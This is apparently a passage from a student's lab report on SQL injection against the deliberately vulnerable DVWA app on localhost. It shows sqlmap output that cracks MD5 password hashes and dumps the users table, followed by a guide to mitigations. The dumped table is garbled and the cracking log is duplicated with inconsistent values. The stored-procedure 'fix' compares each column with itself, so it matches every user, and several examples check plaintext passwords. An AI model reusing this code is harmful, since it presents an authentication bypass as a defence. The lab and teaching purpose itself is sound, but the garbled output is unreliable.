[2] custom dictionary file  
[3] file with list of dictionary files  
> 1  
[14:30:03] [INFO] using default dictionary  
do you want to use common password suffixes? (slow!) [y/N] N  
[14:30:03] [INFO] starting dictionary-based cracking (md5\_generic\_passwd)  
[14:30:03] [INFO] starting 2 processes  
[14:30:05] [INFO] cracked password 'ahc123' for hash 'e99a18c428cb38d5f260853678922e03'  
[14:30:07] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'

```
do you want to use common password suffixes? (slow!) [y/N] N
[14:30:03] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:30:03] [INFO] starting 2 processes
[14:30:05] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[14:30:07] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[14:30:10] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[14:30:13] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
--
| user_id | user | avatar | failed_login | password | last_name | f |
--
| 1 | admin | /dvwa/hackable/users/admin.jpg | 0 | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | a |
| 2 | dmin | 2024-11-29 13:42:34 | 0 | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | G |
| 3 | gordonb | /dvwa/hackable/users/gordonb.jpg | 0 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | H |
| 4 | ack | 2024-11-29 13:42:34 | 0 | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | P |
| 5 | pablo | /dvwa/hackable/users/pablo.jpg | 0 | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | B |
| 5 | ablo | 2024-11-29 13:42:34 | 0 |  |  |  |
| 5 | smithy | /dvwa/hackable/users/smithy.jpg | 0 |  |  |  |
| 5 | ob | 2024-11-29 13:42:34 | 0 |  |  |  |
--

[14:30:18] [INFO] table 'dvwa.users' dumped to CSV file '/home/zobia/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[14:30:18] [INFO] fetched data logged to text files under '/home/zobia/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 14:30:18 /2024-12-11/

BSDSF21A026
```

## 4. How do you prevent/mitigate SQL injection Vulnerability?

To prevent or mitigate SQL injection vulnerabilities, several best practices should be followed throughout the application development lifecycle. Here are the key methods for protecting web applications:

### 1. Use Prepared Statements (Parameterized Queries)

- **What it is:** Prepared statements ensure that SQL queries and their parameters are separated, which prevents malicious data from being treated as part of the SQL command.
- **How it works:** When using prepared statements, SQL code is predefined, and parameters (user inputs) are bound separately.

**Example (PHP and MySQLi):**

```
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $username, $password); // 'ss' for string data types
$stmt->execute();
```

**Example (Python and SQLite):**

```
cursor.execute("SELECT * FROM users WHERE username = ? AND password = ?", (username, password))
```

## 2. Use Stored Procedures

- **What it is:** A stored procedure is a precompiled collection of SQL statements that can be executed on the database. When correctly used, they can separate code and data, reducing the risk of SQL injection.
- **How it works:** Stored procedures execute SQL queries that are defined inside the database and called by the application, preventing dynamic query execution.

**Example:**

```
CREATE PROCEDURE GetUserDetails(IN username VARCHAR(255), IN password VARCHAR(255))  
  
BEGIN  
  
    SELECT * FROM users WHERE username = username AND password = password;  
  
END;
```

**In the application:**

```
$stmt = $conn->prepare("CALL GetUserDetails(?, ?)");  
  
$stmt->bind_param("ss", $username, $password);  
  
$stmt->execute();
```

## 3. Escape User Input

- **What it is:** Escaping special characters in user input ensures that input is treated as data and not executable code.
- **How it works:** Special characters (like ', ", ,, etc.) are escaped before they are used in SQL queries.

**Example (PHP with MySQLi):**

```
$safe_username = mysqli_real_escape_string($conn, $username);  
$safe_password = mysqli_real_escape_string($conn, $password);  
$query = "SELECT * FROM users WHERE username = '$safe_username' AND password = '$safe_password'";
```

However, **escaping should not be relied upon solely** for protection against SQL injection. Prepared statements are the most reliable method.

#### 4. Use ORM (Object-Relational Mapping) Frameworks

- **What it is:** ORM frameworks help abstract database interactions by using objects and methods, reducing the need to manually write raw SQL queries.
- **How it works:** ORMs automatically parameterize queries, mitigating the risk of SQL injection.

**Example** (Using Django ORM):

```
users = User.objects.filter(username=username, password=password)
```

#### 5. Implement Web Application Firewalls (WAFs)

- **What it is:** A Web Application Firewall (WAF) can filter and monitor HTTP requests to identify and block SQL injection attacks.
- **How it works:** A WAF inspects incoming traffic for suspicious patterns, such as SQL keywords or anomalous input.

Many commercial WAFs (**such as ModSecurity or Cloudflare**) have predefined rules to detect and block SQL injection attempts.

#### 6. Limit Database Permissions

- **What it is:** Use the principle of least privilege (PoLP) for database access. Limit the permissions of the database user account to only the necessary actions (e.g., SELECT, INSERT).
- **How it works:** Even if an attacker manages to execute an SQL injection attack, the impact is minimized because the database account has limited access.

For example, avoid using root or high-privileged accounts in your application. Instead, create a database user with only the required permissions.

#### 7. Validate and Sanitize User Input

- **What it is:** Input validation ensures that user data adheres to the expected format and types. Sanitization removes any malicious content from user inputs.
- **How it works:**
  - **Validation:** Ensures the data is in the correct format (e.g., a number for age, a valid email format for email addresses).
  - **Sanitization:** Strips or encodes potentially harmful characters (e.g., <, >, ', ").

**Example** (validating an email in PHP):

```
if (filter_var($email, FILTER_VALIDATE_EMAIL)) { // Proceed with query  
}
```

**Example** (validating an integer in PHP):

```
if (filter_var($age, FILTER_VALIDATE_INT)) {  
    // Proceed with query  
}
```

## 8. Error Handling and Logging

- **What it is:** Avoid exposing detailed error messages to the user, as they might reveal database structure or other sensitive information.
- **How it works:** Implement proper error handling that logs errors to a secure log file, while showing generic error messages to users.

```
try {  
    // Execute SQL query  
} catch (Exception $e) {  
    // Log the error  
    error_log($e->getMessage());  
    echo "An error occurred. Please try again later."  
}
```

## 9. Use Multi-Factor Authentication (MFA)

- **What it is:** Multi-factor authentication adds an additional layer of security, preventing unauthorized access to your application or database even if an attacker manages to bypass SQL injection protections.
- **How it works:** MFA requires users to provide two or more verification factors (e.g., a password and a phone-based code) before granting access.

## 10. Regular Security Audits and Penetration Testing

- **What it is:** Regularly test your web application for vulnerabilities, including SQL injection, to ensure that your security measures are up to date.
- **How it works:** Conduct manual penetration testing or use automated vulnerability scanning tools (e.g., OWASP ZAP, Burp Suite) to check for SQL injection and other security flaws.

## 11. Use Modern Web Application Security Best Practices

- **What it is:** Keep your web application frameworks, databases, and libraries up to date to minimize vulnerabilities.
- **How it works:** Use tools like Dependabot, Snyk, or OWASP Dependency-Check to monitor for known vulnerabilities in your dependencies.